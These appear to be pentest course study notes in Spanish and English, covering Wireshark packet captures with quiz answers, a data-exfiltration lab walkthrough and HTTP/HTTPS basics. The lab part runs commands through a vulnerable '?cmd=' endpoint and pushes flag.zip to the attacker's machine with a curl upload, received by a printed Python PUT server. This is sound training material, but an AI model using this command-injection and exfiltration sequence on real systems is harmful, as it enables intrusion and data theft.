17	2.004373000	10.11.12.145	146.128.7.4	ICMP	98	Echo (ping) request id=0xe60, seq=3/768, ttl=64 (reply in 18)
18	2.004948000	146.128.7.4	10.11.12.145	ICMP	98	Echo (ping) reply id=0xe60, seq=3/768, ttl=63 (request in 17)
23	3.006115000	10.11.12.145	146.128.7.4	ICMP	98	Echo (ping) request id=0xe60, seq=4/1024, ttl=64 (reply in 24)
24	3.006431000	146.128.7.4	10.11.12.145	ICMP	98	Echo (ping) reply id=0xe60, seq=4/1024, ttl=63 (request in 23)
29	4.007446000	10.11.12.145	146.128.7.4	ICMP	98	Echo (ping) request id=0xe60, seq=5/1280, ttl=64 (reply in 30)
30	4.007954000	146.128.7.4	10.11.12.145	ICMP	98	Echo (ping) reply id=0xe60, seq=5/1280, ttl=63 (request in 29)
35	5.008928000	10.11.12.145	146.128.7.4	ICMP	98	Echo (ping) request id=0xe60, seq=6/1536, ttl=64 (reply in 36)
36	5.009366000	146.128.7.4	10.11.12.145	ICMP	98	Echo (ping) reply id=0xe60, seq=6/1536, ttl=63 (request in 35)
43	6.010495000	10.11.12.145	146.128.7.4	ICMP	98	Echo (ping) request id=0xe60, seq=7/1792, ttl=64 (reply in 44)
44	6.010990000	146.128.7.4	10.11.12.145	ICMP	98	Echo (ping) reply id=0xe60, seq=7/1792, ttl=63 (request in 43)

The screenshot shows a sequence of ICMP frames captured by Wireshark. The frames are as follows:

- Frame 5: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
- Ethernet II, Src: 00:01:02:aa:01:9c (00:01:02:aa:01:9c), Dst: 08:00:27:f3:b4:70 (08:00:27:f3:b4:70)
- Internet Protocol Version 4, Src: 10.11.12.145 (10.11.12.145), Dst: 146.128.7.4 (146.128.7.4)
- Internet Control Message Protocol

Inspects the packets -> we can see echo request

No.	Time	Source	Destination	Protocol	Length	Info
5	0.001180000	10.11.12.145	146.128.7.4	ICMP	98	Echo (ping) request id=0x0e60, seq=1/256, ttl=64 (reply in 6)
6	0.001723000	146.128.7.4	10.11.12.145	ICMP	98	Echo (ping) reply id=0x0e60, seq=1/256, ttl=63 (request in 5)
11	1.002719000	10.11.12.145	146.128.7.4	ICMP	98	Echo (ping) request id=0x0e60, seq=2/512, ttl=64 (reply in 12)
12	1.003222000	146.128.7.4	10.11.12.145	ICMP	98	Echo (ping) reply id=0x0e60, seq=2/512, ttl=63 (request in 11)
17	2.004373000	10.11.12.145	146.128.7.4	ICMP	98	Echo (ping) request id=0x0e60, seq=3/768, ttl=64 (reply in 18)
18	2.004948000	146.128.7.4	10.11.12.145	ICMP	98	Echo (ping) reply id=0x0e60, seq=3/768, ttl=63 (request in 17)
23	3.006115000	10.11.12.145	146.128.7.4	ICMP	98	Echo (ping) request id=0x0e60, seq=4/1024, ttl=64 (reply in 24)
24	3.006431000	146.128.7.4	10.11.12.145	ICMP	98	Echo (ping) reply id=0x0e60, seq=4/1024, ttl=63 (request in 23)
29	4.007446000	10.11.12.145	146.128.7.4	ICMP	98	Echo (ping) request id=0x0e60, seq=5/1280, ttl=64 (reply in 30)
30	4.007954000	146.128.7.4	10.11.12.145	ICMP	98	Echo (ping) reply id=0x0e60, seq=5/1280, ttl=63 (request in 29)
35	5.008928000	10.11.12.145	146.128.7.4	ICMP	98	Echo (ping) request id=0x0e60, seq=6/1536, ttl=64 (reply in 36)
36	5.009366000	146.128.7.4	10.11.12.145	ICMP	98	Echo (ping) reply id=0x0e60, seq=6/1536, ttl=63 (request in 35)
43	6.010495000	10.11.12.145	146.128.7.4	ICMP	98	Echo (ping) request id=0x0e60, seq=7/1792, ttl=64 (reply in 44)
44	6.010990000	146.128.7.4	10.11.12.145	ICMP	98	Echo (ping) reply id=0x0e60, seq=7/1792, ttl=63 (request in 43)

```

Frame 5: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
Ethernet II, Src: 00:01:02:aa:01:9c (00:01:02:aa:01:9c), Dst: 08:00:27:f3:b4:70 (08:00:27:f3:b4:70)
Internet Protocol Version 4, Src: 10.11.12.145 (10.11.12.145), Dst: 146.128.7.4 (146.128.7.4)
Internet Control Message Protocol
Type: Echo (ping) request
Code: 0
Checksum: 0xed73 [correct]
Identifier (BE): 3680 (0xe60)
Identifier (LE): 24590 (0x60e)
Sequence number (BE): 1 (0x0001)
Sequence number (LE): 256 (0x0100)
[Response frame: 6]
Timestamp from icmp data: Jan 16, 2015 17:26:48.000000000 CET
[Timestamp from icmp data (relative): 0.509882000 seconds]
Data (48 bytes)

```

To view packets from HTTP click on the packet -> follow TCP Stream

No.	Time	Source	Destination	Protocol	Length	Info
55	48.560280000	10.11.12.145	10.11.12.137	DNS	70	Standard query 0x59ca AAAA admin.site
56	48.560508000	10.11.12.137	10.11.12.145	DNS	115	Standard query response 0x59ca
57	48.560793000	10.11.12.145	146.128.7.4	TCP	74	34630 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TStamp=213757 TSecr=0 W\$=128
58	48.570133000	146.128.7.4	10.11.12.145	TCP	74	http > 34630 [SYN, ACK] Seq=1 Win=1440 Len=0 MSS=1460 SACK_PERM=1 TStamp=5748488 TSecr=213757 W\$=8
59	48.570186000	10.11.12.145	146.128.7.4	TCP	66	34630 > http [ACK] Seq=1 Ack=1 Win=29312 Len=0 TStamp=213757 TSecr=5748488
60	48.591479000	10.11.12.145	146.128.7.4	HTTP	363	GET / HTTP/1.1
61	48.591916000	146.128.7.4	10.11.12.145	HTTP	66	http > Mark Packet (toggle)
62	48.592264000	146.128.7.4	10.11.12.145	HTTP	1121	HTTP/1.1 Ignore Packet (toggle)
63	48.592283000	10.11.12.145	146.128.7.4	TCP	66	34630 Set Time Reference (toggle)
64	48.612791000	10.11.12.145	146.128.7.4	HTTP	368	GET /
65	48.612943000	10.11.12.145	146.128.7.4	TCP	74	34631 Time Shift...
66	48.615826000	146.128.7.4	10.11.12.145	TCP	74	http > Packets Comment...
67	48.615830000	10.11.12.145	146.128.7.4	TCP	66	34631 Manually Resolve Address
68	48.615834000	146.128.7.4	10.11.12.145	TCP	147	4408 Apply as Filter
69	48.615848000	10.11.12.145	146.128.7.4	HTTP	66	34630 4408 Prepare a Filter
70	48.616262000	146.128.7.4	10.11.12.145	HTTP	2526	HTTP/1.1 Follow Conversation Filter
71	48.616274000	10.11.12.145	146.128.7.4	TCP	66	34630 Follow Conversation Filter
72	48.616333000	10.11.12.145	146.128.7.4	HTTP	361	GET / Colorize Conversation
73	48.616334000	146.128.7.4	10.11.12.145	HTTP	66	34630 SCTP
74	48.616334000	10.11.12.145	146.128.7.4	HTTP	66	34630 Follow TCP Stream
75	48.616334000	146.128.7.4	10.11.12.145	HTTP	66	34630 Follow UDP Stream
76	48.616334000	10.11.12.145	146.128.7.4	HTTP	66	34630 Follow SSL Stream
77	48.616334000	146.128.7.4	10.11.12.145	HTTP	66	34630 Copy
78	48.616334000	10.11.12.145	146.128.7.4	HTTP	66	34630 Protocol Preferences
79	48.616334000	146.128.7.4	10.11.12.145	HTTP	66	34630 Decode As...
80	48.616334000	10.11.12.145	146.128.7.4	HTTP	66	34630 Print...
81	48.616334000	146.128.7.4	10.11.12.145	HTTP	66	34630 Show Packet in New Window
82	48.616334000	10.11.12.145	146.128.7.4	HTTP	66	34630 File: "/root/CapturePTS.pcapng" 2 - Packets: 211 - Displayed: 211 (100.0%) - Load time: 0.00:026



`tcp.stream eq <0 or 1>` Muestra todos los paquetes de datos generados por ambas partes de una conexión TCP desde el establecimiento hasta la terminación (por ejemplo: `tcp.stream eq 0`)

No.	Time	Source	Destination	Protocol	Length	Info
65	48.612943000	10.11.12.145	146.128.7.4	TCP	74	34631 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=213768 TSecr=0 WS=128
66	48.615826000	146.128.7.4	10.11.12.145	TCP	74	http > 34631 [SYN, ACK] Seq=1 Win=14480 Len=0 MSS=1460 SACK_PERM=1 TSval=5748499 TSecr=213768 WS=8
67	48.615883000	10.11.12.145	146.128.7.4	TCP	66	34631 > http [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=213769 TSecr=5748499
75	48.617413000	10.11.12.145	146.128.7.4	HTTP	351	GET /js/bootstrap.min.js HTTP/1.1
77	48.618674000	146.128.7.4	10.11.12.145	TCP	66	http > 34631 [ACK] Seq=1 Ack=286 Win=15552 Len=0 TSval=5748500 TSecr=213769
78	48.618687000	146.128.7.4	10.11.12.145	HTTP	7702	HTTP/1.1 200 OK (application/javascript)
79	48.618698000	10.11.12.145	146.128.7.4	TCP	66	34631 > http [ACK] Seq=286 Ack=7637 Win=44544 Len=0 TSval=213769 TSecr=5748500
86	53.624530000	146.128.7.4	10.11.12.145	TCP	66	http > 34631 [FIN, ACK] Seq=7637 Ack=286 Win=15552 Len=0 TSval=5749752 TSecr=213769
87	53.624670000	10.11.12.145	146.128.7.4	TCP	66	34631 > http [FIN, ACK] Seq=286 Ack=7638 Win=44544 Len=0 TSval=215021 TSecr=5749752
88	53.625106000	146.128.7.4	10.11.12.145	TCP	66	http > 34631 [ACK] Seq=7638 Ack=287 Win=15552 Len=0 TSval=5749752 TSecr=215021

- Which option enables the MAC address filter?
- **Enable for MAC Layer**

- How many formats are there in 'Follow TCP Stream' to view the data?
- **5**

- Write a filter to display TCP stream
- **tcp.stream eq 0 tcp.stream eq 1**

- Write a filter to showing only packets to destination 08:00:27:f3:b4:70
- **eth.dst == 08:00:27:f3:b4:70**

- Which protocol is used by DNS queries?
- **UDP**

- On which layer does DNS protocol work?
- **Application**

Data Exfiltration

Lab Environment

In this lab you will learn how one can use a simple HTTP server written in Python for exfiltrating data from a restricted environment.


You have exploited a vulnerable API endpoint and overwritten it with malicious code. This modification allows you to run commands on the server machine hosting the API, as a low privilege user i.e. student. A sensitive flag file is kept in a zipped archive file in the student user's home directory.

Also, there is a monitor process running on the server machine that blocks most protocols except HTTP protocol (when using port 80).

Objective: Transfer the zipped archive to your Kali machine using HTTP protocol and retrieve the flag!

Instructions

Once you start the lab, you will have access to the Kali GUI instance
The API endpoint is accessible at `demo.ine.local` domain!




Enumeramos los puertos

```
nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv demo.ine.local
[Output]
root@INE:~# nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv demo.ine.local
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-28 01:55 IST
Initiating ARP Ping Scan at 01:55
Scanning demo.ine.local (192.25.225.3) [1 port]
Completed ARP Ping Scan at 01:55, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:55
Scanning demo.ine.local (192.25.225.3) [65535 ports]
Discovered open port 8000/tcp on 192.25.225.3
Completed SYN Stealth Scan at 01:55, 0.95s elapsed (65535 total ports)
Nmap scan report for demo.ine.local (192.25.225.3)
Host is up, received arp-response (0.0000080s latency).
Scanned at 2022-04-28 01:55:16 IST for 1s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON
8000/tcp  open  http-alt syn-ack ttl 64
MAC Address: 02:42:C0:19:E1:03 (Unknown)


Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds
  Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Entramos al Puerto con la dirección



Ajustamos el parámetro requerido

<http://demo.ine.local:8000/?cmd=whoami>



Inspeccionamos la carpeta

<http://demo.ine.local:8000/?cmd=ls -al>

Encontramos un archivo zip y una herramienta

```
total 20500
drwxr-xr-x 1 student student 4096 Apr 29 2019 .
drwxr-xr-x 1 root   root   4096 Apr 28 2019 ..
drwx----- 1 student student 4096 Apr 28 2019 .cache
-rw-r--r-- 1 root   root   20975219 Apr 28 2019 flag.zip
drwxr-xr-x 1 student student 4096 Apr 29 2019 tools
```

inspeccionamos la carpeta tools

<http://demo.ine.local:8000/?cmd=ls%20-al%20/home/student/tools>

```
total 12
drwxr-xr-x 1 student student 4096 Apr 29 2019 .
drwxr-xr-x 1 student student 4096 Apr 29 2019 ..
drwxr-xr-x 1 student student 4096 Apr 29 2019 exfil
```

encontramos una herramienta exfil

inspeccionamos la carpeta tools

<http://demo.ine.local:8000/?cmd=ls%20-al%20/home/student/tools/exfil>

```
total 36
drwxr-xr-x 1 student student 4096 Apr 29 2019 .
drwxr-xr-x 1 student student 4096 Apr 29 2019 ..
drwxr-xr-x 1 student student 4096 Apr 29 2019 .git
-rw-r--r-- 1 student student 37 Apr 29 2019 .gitignore
-rwxr-xr-x 1 student student 1560 Apr 29 2019 LICENSE
-rw-r--r-- 1 student student 2357 Apr 29 2019 README.md
-rwxr-xr-x 1 student student 1364 Apr 29 2019 exfil.py
drwxr-xr-x 1 student student 4096 Apr 29 2019 lib
drwxr-xr-x 1 student student 4096 Apr 29 2019 pcaps
```

Buscamos la herramienta exfil.py

Encontramos es una herramienta diseñada para exfiltrar datos utilizando varias técnicas, lo que permite que un equipo de seguridad pruebe si su sistema de monitoreo puede detectar efectivamente la exfiltración.

En la maquina nos dice que podemos transferir el archivo zip mediante el protocolo HTTP

Por lo que ponemos ponemos un webserver en el puerto 80
python -m SimpleHTTPServer 80

ahora nos vamos al navegador y mediante curl nos descargamos el archivo
<http://demo.ine.local:8000?cmd=curl> 192.25.225.2--upload-file flag.zip

nos va a parecer un mensaje donde no soporta el método ('PUT')
por lo que tenemos que buscar un web http simple server que soporte el PUT

```
# python -m SimpleHTTPPutServer 8080
import SimpleHTTPServer
import BaseHTTPServer

class SputHTTPRequestHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
    def do_PUT(self):
        print self.headers
        length = int(self.headers["Content-Length"])
        path = self.translate_path(self.path)
        with open(path, "wb") as dst:
            dst.write(self.rfile.read(length))

if __name__ == '__main__':
    SimpleHTTPServer.test(HandlerClass=SputHTTPRequestHandler)
```

Lo ejecutamos el script
python webserver.py 80

ahora nos vamos al navegador y mediante curl nos descargamos el archivo
<http://demo.ine.local:8000?cmd=curl> 192.25.225.2--upload-file flag.zip

por lo que se ejecuto correctamente

```
ls  
Desktop flag.zip python.py thinclient_drives
```

Descomprimimos

```
root@INE:~# 7z x flag.zip  
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21  
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,48 CPUs AMD EPYC 7542 32-Core Processor  
(830F10),ASM,AES-NI)  
Scanning the drive for archives:  
1 file, 20975219 bytes (21 MiB)  
Extracting archive: flag.zip  
--  
Path = flag.zip  
Type = zip  
Physical Size = 20975219  
Everything is Ok  
Folders: 1  
Files: 2  
Size: 20971553  
Compressed: 20975219  
root@INE:~# cd flag  
root@INE:~/flag# cat flag.txt  
8b5a23196d7902d3e318f7fe312b35e0
```

Web Applications

Web Applications

The web app world is extremely **heterogeneous**. Every web application is different from other because developers have many ways to accomplish others because developers have many ways to accomplish the same task.

As paraphrased from Stan Lee, “with great flexibility comes great power of messing things up”

In other words, having flexibility in web app development also means having flexibility in creating insecure code.

To understand web application security, you need to know some web application fundamental aspects:



HTTP Protocol Basics

HTTP Protocol Basics Lab Environment


These materials help the ability to exploit web applications and finds vulnerabilities in web servers. Web applications technology is used market-wide also by desktop or mobile applications

Hyper Transfer Protocol (HTTP) is the most used application protocol on the internet. It is the client-server protocol used to transfer web pages and web applications data.

In HTTP, the client, usually a web browser, connects to a web server such as **MS IIS** or **APACHE HTTP SERVER**


During an HTTP communication, the client and the server exchange **messages**.

The client sends **requests** to the server and gets back **responses**.




HTTP works on top of TCP protocol

First a TCP connection is established, and then the client sends its request, and waits for the answer. The server processes the request and sends back its answer, providing a status code and appropriate data.



The format of an HTTP message is:



To end lines in HTTP, you have to use the \r (carries return) and the \n (new line) characters.

The header contains a request followed by some header fields.
Every header field has the following format.

Header-name: header value

HTTP Request

The following is an HTTP request example:

```
GET / HTTP/1.1
Host: www.elearnsecurity.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0
Iceweasel/31.2.0
Accept: text/html
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

This request has an empty body, as there is nothing after the two empty lines following the headers.

```
GET / HTTP/1.1
Host: www.elearnsecurity.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0
Iceweasel/31.2.0
Accept: text/html
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

This is the **HTTP verb** of the request **GET**

The HTTP verb, or request method, states the type of the request

GET is used when opening web resources

If you open a browser and type www.elearnsecurity.com in the address bar, your browser will send this very same request to the server.

After the HTTP VERB you can see the **path** (/) and the **protocol version** (HTTP 1.1)

The path tells the server which resources the browser is asking for. The protocol version tells the server how to communicate with the browser.

There are many HTTP methods, like:

- PUT
- TRACE
- HEAD
- POST

```
GET / HTTP/1.1
Host: www.elearnsecurity.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.2.0
Accept: text/html
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

These are only a few but know that there are many more out there.

The **HOST** header field specifies the internet hostname and port numbers of the resource being requested.

A web server can host multiple websites. This header field tells the server which site the client is asking for.

The host value is obtained from the [URL](#) of the resource

In this case:

www.w3.org/TR/uri-clasification/

GET / HTTP/1.1
Host: www.elearnsecurity.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.2.0
Accept: text/html
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

User-Agent tells the server what client software is issuing the request.

A client could be:

- Firefox
- Internet explorer
- Opera
- Safari
- Chrome
- A mobile app...

GET / HTTP/1.1
Host: www.elearnsecurity.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.2.0
Accept: text/html
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

It also reveals to the server operating system version

The browser sends the Accept header field to specify which document type it is expecting in the response.

Similarly, with **Accept-Language**, the browser can ask for a specific (human) language in the response.

Accept-Encoding Works similarly to Accept but restricts the content encoding, not the content itself.

In this case, the browser accepts two types of compression:

- gzip
- deflate

GET / HTTP/1.1
Host: www.elearnsecurity.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.2.0
Accept: text/html
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

The **Connection** header field allows the sender to specify options that are desired for that particular connection.

Future communications with server will reuse the current connection.

```
GET / HTTP/1.1
Host: www.elearnsecurity.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.2.0
Accept: text/html
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```



HTTP Response

When the server receives a request, it processes it and then sends an **HTTP response** to the client. The response has its own header format.

```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043
```

```
< PAGE CONTENT > ...
```

As you can see, this response has a message body (*<PAGE CONTENT>*). The header and message body are separated by two empty lines (*r\n|r\n|*).

```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043
```

```
< PAGE CONTENT > ...
```

The first line of a Response message is the **Status-line**, which consists of the **protocol version** (HTTP 1.1) followed by a numeric **status code** (200) and its relative **textual meaning** (OK)

The more common status codes are:

200 ok: the resource is found

301 Moved permanently: the requested resource has been assigned a new permanent URL

302 found: the resource is temporarily under another URL.

403 Forbidden: the client does not have enough privileges, and the server refuses to fulfill the request.

404 Not Found: the server cannot find a resource matching the request.

500 Internal Server Error: the server does not support the functionality required to fulfill the request.

```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html;
charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043
```

```
< PAGE CONTENT > ...
```

```
...
```

Date represents the date and time at which the message was originated.

```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html;
charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043

< PAGE CONTENT > ...
...
```



With the **Cache-Control** header, the server informs the client about cached content.

Using cached content saves bandwidth, as it prevents the client from re-requesting unmodified content.

```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html;
charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043

< PAGE CONTENT > ...
...
```



Content-Type lets the client know how to interpret the body of the message

```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html;
charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043

< PAGE CONTENT > ...
...
```



Content-Encoding extends Content-type

In this case, the message body is compressed with gzip

```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html;
charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043

< PAGE CONTENT > ...
...
```



The **Server** header field simply contains the header of the server that generated the content

This (optional) field is very useful during a pentest to identify the software running on a server.

```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html;
charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043

< PAGE CONTENT > ...
...
```



Content – Length indicate the length, in bytes, of the message body.

```
HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html;
charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Content-Length: 99043

< PAGE CONTENT > ...
...
```

HTTPs


How to protect it

HTTP content, as in every clear-text protocol, can be easily intercepted or mangled by an attacker on the path. Moreover, HTTP does not provide strong authentication between the parties.

Will see how to **protect HTTP** using an **encryption layer**

HTTP Secure (HTTPS), or HTTP over SSL/TLS, is a method to run HTTP which is a clear-text protocol over SSL/TLS, a cryptographic protocol.

This layering techniques provides confidentiality, integrity protection and authentication to the HTTP protocol.



In other words, when using HTTPS:

- An attacker on the path cannot sniff the application layer communication.
- An attacker on the path cannot alter the application layer data.
- The client can tell the real identity of the server and, sometimes, vice-versa.

HTTPS offers encryption, which means that a network adjacent user is able to sniff the traffic, but he will no know:

- HTTP Request headers, body, target domain
- HTTP Response headers, body

On the other hand, when inspecting HTTPS, one cannot know what domain is contacted and what data is exchanged.

A network adjacent user might recognize:

- Target IP
- Target port
- DNS or similar protocols may disclose which domain user tries to resolve

HTTPS does not protect again web applications flaws!

All the attacks against an application happen regardless of SSL/TLS

The extra encryption layer just protects data exchanged between the client and the server. It does not protect from an attack against the application itself.

Attacks such a XSS and SQL injections will still work

Understanding how HTTP and web applications works is fundamental to mount stealthy and effective attacks

[HTTP Status Code Reference](#): a document referencing HTTP status codes and their meaning

[SSL/TLS Strong Encryption: An Introduction](#) : Apache he's introduction on protecting HTTP by means of SSL/TLS

[HTTP Overview, History, Versions and Standards](#) : History and evolution of HTTP

[HTTP/1.X](#)

[URL](#)

HTTP(s) Protocols Basics

Tools

Runs these options on the terminal

Netcat

Nc

Nc – h

Nc -v www.ferrari.com 80

Obtenemos el dominio de Ferrari

```
> nc -v www.ferrari.com 80
DNS fwd/rev mismatch: dkehzmrfhlws1.cloudfront.net != server-65-9-149-27.qro51.r.cloudfront.net
DNS fwd/rev mismatch: dkehzmrfhlws1.cloudfront.net != server-65-9-149-9.qro51.r.cloudfront.net
DNS fwd/rev mismatch: dkehzmrfhlws1.cloudfront.net != server-65-9-149-12.qro51.r.cloudfront.net
DNS fwd/rev mismatch: dkehzmrfhlws1.cloudfront.net != server-65-9-149-43.qro51.r.cloudfront.net
dkehzmrfhlws1.cloudfront.net [65.9.149.27] 80 (http) open
```

Ahí mismo ejecutamos el GET

GET / HTTP/1.1

Host: www.ferrari.com

Enter

Enter

```
> nc -v www.ferrari.com 80
DNS fwd/rev mismatch: dkehzmrflhws1.cloudfront.net != server-65-9-149-9.qro51.r.cloudfront.net
DNS fwd/rev mismatch: dkehzmrflhws1.cloudfront.net != server-65-9-149-43.qro51.r.cloudfront.net
